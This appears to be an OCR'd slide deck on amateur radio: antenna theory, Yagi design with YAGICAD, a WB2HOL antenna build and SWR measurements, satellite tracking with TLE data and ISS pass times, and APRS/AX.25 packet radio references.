Enabled demodulators: AFSK1200
APRS: 2E0SYN>U3QUVX,WIDE1-1,WIDE2-1:`xa;l -/`Matthew 73_
[fantastic@localhost snoopycon]$ 
```

Antennas

Theory

- Transducer is a device that transfers, or converts, energy from one form to another
- Antenna derived from Latin “to lead across” or “to transfer”
- Antenna converts radio-frequency current to electromagnetic waves to radiate into free space
- Antenna has principle of reciprocity, derived from Latin meaning “to move back and forth”, it can transmit and receive signals


Antennas

Theory

- Antenna should be matched to Radio Frequency
- λ (wavelength meters) = 299.7925e6 (speed of light - meters/sec) / f hertz (MHz)
- Impedance to match transceiver output
- Gain and “effective radiated power” calculation.
- Cable loss should be accounted for
- Reflected power should be calculated
- Polarization (linearly polarized.)

Antennas

Computer Aided Design




PRINT OR CONTINUE (P/C) ?

YAGICAD VER 4.1 VK3DIP

Antennas


Computer Aided Design




```
YAGI COMPUTER AIDED DESIGN  version 4.1        Copyright 1991 Paul McMahon VK3DIP
         0 DEG                                           0 DEG

         H PATTERN            10 dB PER DIV.             E PATTERN

3DB BEAMWIDTHS (DEG) E=   67.5   H= 111.0         PRINT OR CONTINUE (P/C) ?
```

Antenna Build

WB2HOL design (hairpin match)







Antenna Properties

Test & Measuring

- Left (WB2HOL) & right (Arrow Antennas)
- Standing Wave Ratio, Impedance & Reactance
- RG-58 Cable losses (0.2dB & 0.6dB)




```
144.80  MHz 1.6
Rs=33  Xs=11
```



```
144.80  MHz 1.3
Rs=35  Xs=2
```

Satellite Operation

Radio Propagation




Satellite Operation


Tracking

- That’s no moon…
- Low Earth Orbiting (LEO)
- Geo-Stationary (GEO)
- Keplerian Elements
- Two-line element (TLE) set, created by NASA and improved by NORAD for orbital tracking in 1960’s.
- Elements downloaded to track orbital position.
- http://www.amsat.org/amsat-new/tools/keps.php

Satellite Operation

Software (SatScape)






Satellite	Start (local)	Start AZ	Peak (lo...	Peak AZ	Peak EL	End (local)	End AZ	Length (m)	Visible
ISS (ZARYA)	07:52:56 Jun 29	151	07:55:11	126	1	07:57:21	103	4	No
ISS (ZARYA)	09:25:27 Jun 29	209	09:30:22	143	16	09:35:17	81	9	No
ISS (ZARYA)	11:00:45 Jun 29	245	11:06:15	156	47	11:11:35	83	10	No
ISS (ZARYA)	12:36:53 Jun 29	268	12:42:23	176	65	12:47:48	99	10	No
ISS (ZARYA)	14:13:08 Jun 29	279	14:18:28	201	33	14:23:43	127	10	No
ISS (ZARYA)	15:49:43 Jun 29	274	15:54:08	220	9	15:58:23	168	8	No

Space Packets

- Operational Satellites for packet radio ARISS, PCSAT-1 & ANDE.
- International Space Station installed in 2007
- Information on use http://www.ariss.net
- http://www.swpc.noaa.gov/communities/space-weather-enthusiasts



Protocol References

- AX25 Link Access Protocol (v2.2)

https://www.tapr.org/pdf/AX25.2.2.pdf

- Automatic Position Reporting System (1.0)

